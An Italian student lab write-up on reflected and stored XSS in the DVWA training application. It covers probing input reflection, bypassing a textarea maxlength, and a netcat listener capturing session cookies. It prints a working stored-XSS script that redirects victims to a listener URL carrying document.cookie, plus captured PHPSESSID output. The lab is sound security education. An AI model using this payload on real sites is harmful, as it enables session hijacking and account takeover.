



Progetto S6-L5



XSS Reflected

XSS è una vulnerabilità in cui un'app web accetta dati non verificati dagli utenti senza controlli adeguati, lasciando il codice non sanato. Ciò consente agli attaccanti di inserire script dannosi, spesso in JavaScript, che vengono eseguiti nel browser dell'utente, permettendo loro di rubare informazioni sensibili o eseguire azioni dannose. La modalità **riflesso** indica che i dati malevoli sono inclusi direttamente nella risposta HTTP visualizzata dall'utente.

È importante notare che per questo tipo di attacco, l'utente deve cliccare sul link contenente lo script. Una possibile strategia è l'ingegneria sociale per convincere l'utente a fare clic su un link modificato.



XSS Reflected

Parliamo dei cookie perchè è utile sapere cosa sono per questo esercizio.

I cookie sono piccoli file di testo inviati dai siti web al tuo browser e memorizzati sul tuo dispositivo. Contengono informazioni come preferenze utente e dati di sessione, migliorando così l'esperienza di navigazione. I cookie possono essere temporanei o persistenti, di prima o terza parte, e servono a vari scopi, come personalizzare contenuti e analizzare l'utilizzo del sito. Gli utenti possono gestirli attraverso le impostazioni del browser.

XSS Reflected

Adesso, andiamo sulla DVWA e spostiamoci sulla scheda **DVWA Security**, impostando il livello su **LOW**. Successivamente, dirigiamoci sulla scheda XSS reflected. La prima cosa che notiamo è il campo dove ci viene chiesto di inserire il nostro nome. Inseriamo un nome, Marco nel nostro caso, e vediamo cosa accade. Come potete vedere, l'input nel campo di ricerca viene utilizzato per generare l'output sulla pagina. Proviamo a inserire un tag HTML per vedere come l'applicazione reagisce.

Home	Vulnerability: Reflected Cross Site Scripting (XSS)
Instructions	
Setup	
Brute Force	
Command Execution	What's your name? <input type="text"/> <input type="submit" value="Submit"/> Hello Marco
CSRF	More info http://hackers.org/xss.html http://en.wikipedia.org/wiki/Cross-site_scripting http://www.cgisecurity.com/xss-faq.html
File Inclusion	
SQL Injection	
SQL Injection (Blind)	
Upload	
XSS reflected	
XSS stored	

XSS Reflected

Proviamo con il tag `<i>` seguito dal nome Marco. Se il tag viene eseguito, vorrà dire che abbiamo individuato un punto di riflessione vulnerabile. Il nome Marco viene riportato in corsivo nell'output, il che significa che il tag `<i>` è stato eseguito.

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

Submit

Hello *Marco*

More info

<http://hackers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

XSS Reflected

Apriamo un terminale e digitiamo il comando `nc -l -p`, dove `-l` indica la modalità di ascolto e `-p` la porta, che successivamente specifichiamo. Ci spostiamo sulla DVWA, inseriamo lo script e facciamo submit. Il mio script è quello base dell'esercizio. Ora torniamo nel terminale e vediamo come il server riceve i cookie di sessione dell'utente autenticato.

```
(root@kali) - [ /home/kali ]
# nc -l -p 12345
GET /?cookie=security=low;%20PHPSESSID=eafe4019fb96681b9e21963e16b76567 HTTP
/1.1
Host: 127.0.0.1:12345
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox
/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,ima
ge/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.1.168/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```



XSS Stored

XSS stored è una vulnerabilità di sicurezza web in cui un attaccante inserisce script dannosi all'interno di dati immessi in un'applicazione web. Questi script vengono quindi memorizzati e visualizzati da altri utenti, causando potenziali danni come il furto di informazioni sensibili o il controllo non autorizzato dell'account. A differenza di XSS reflected, che riflette gli script solo per l'utente che visita il link compromesso, quelli di XSS stored vengono memorizzati sul server e visualizzati da tutti gli utenti che accedono alla risorsa contaminata.

XSS Stored

Spostiamoci sulla scheda XSS Stored nella DVWA. In questo caso, risolverò direttamente il problema, ovvero lo script non entra perché c'è un limite di caratteri. Facciamo un'ispezione tenendo il cursore sul messaggio. Controlliamo il 'maxlength' e modifichiamo il valore da 50 a 100.

```
<textarea name="mtxMessage"
cols="50" rows="3" maxlength="50"
></textarea>
```

Ora inseriamo lo script e non avremo problemi a scriverlo completamente.


Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="Marco"/>
Message *	<div><div><script>window.location='http://127.0.0.1:12345/?cookie=' + document.cookie;</script></div></div>
<input type="button" value="Sign Guestbook"/>	

XSS Stored

Ora, ovviamente, anche se riavvio la pagina, mi caricherà sempre lo script.

Per poter ripristinare la pagina sulla DVWA è semplice, basta andare sulla scheda di setup e fare il reset. Dopodiché potremo testare altri attacchi se lo desideriamo.



The screenshot shows a web browser window with the address bar displaying `127.0.0.1:12345/?cookie=security=low; PHPSESSID=...`. The page content is mostly obscured by a large error message: "Unable to connect". Below this, it says "Firefox can't establish a connection to the server at 127.0.0.1:12345". To the right of the browser window, a terminal window is open, showing a netcat listener running on `192.168.1.168`. The terminal output shows several connection attempts that fail with the message "Connection refused".



The screenshot shows the 'Database setup' page of the DVWA application. On the left, there is a sidebar with navigation links: 'Home', 'Instructions', 'Setup' (highlighted in green), 'Brute Force', 'Command Execution', 'CSRF', and 'File Inclusion'. The main content area has the title 'Database setup' with a wrench icon. Below the title, there is a button labeled 'Create / Reset Database' which is highlighted with a red rectangle. The page also contains text about ensuring correct user credentials and a note that if the database already exists, it will be created.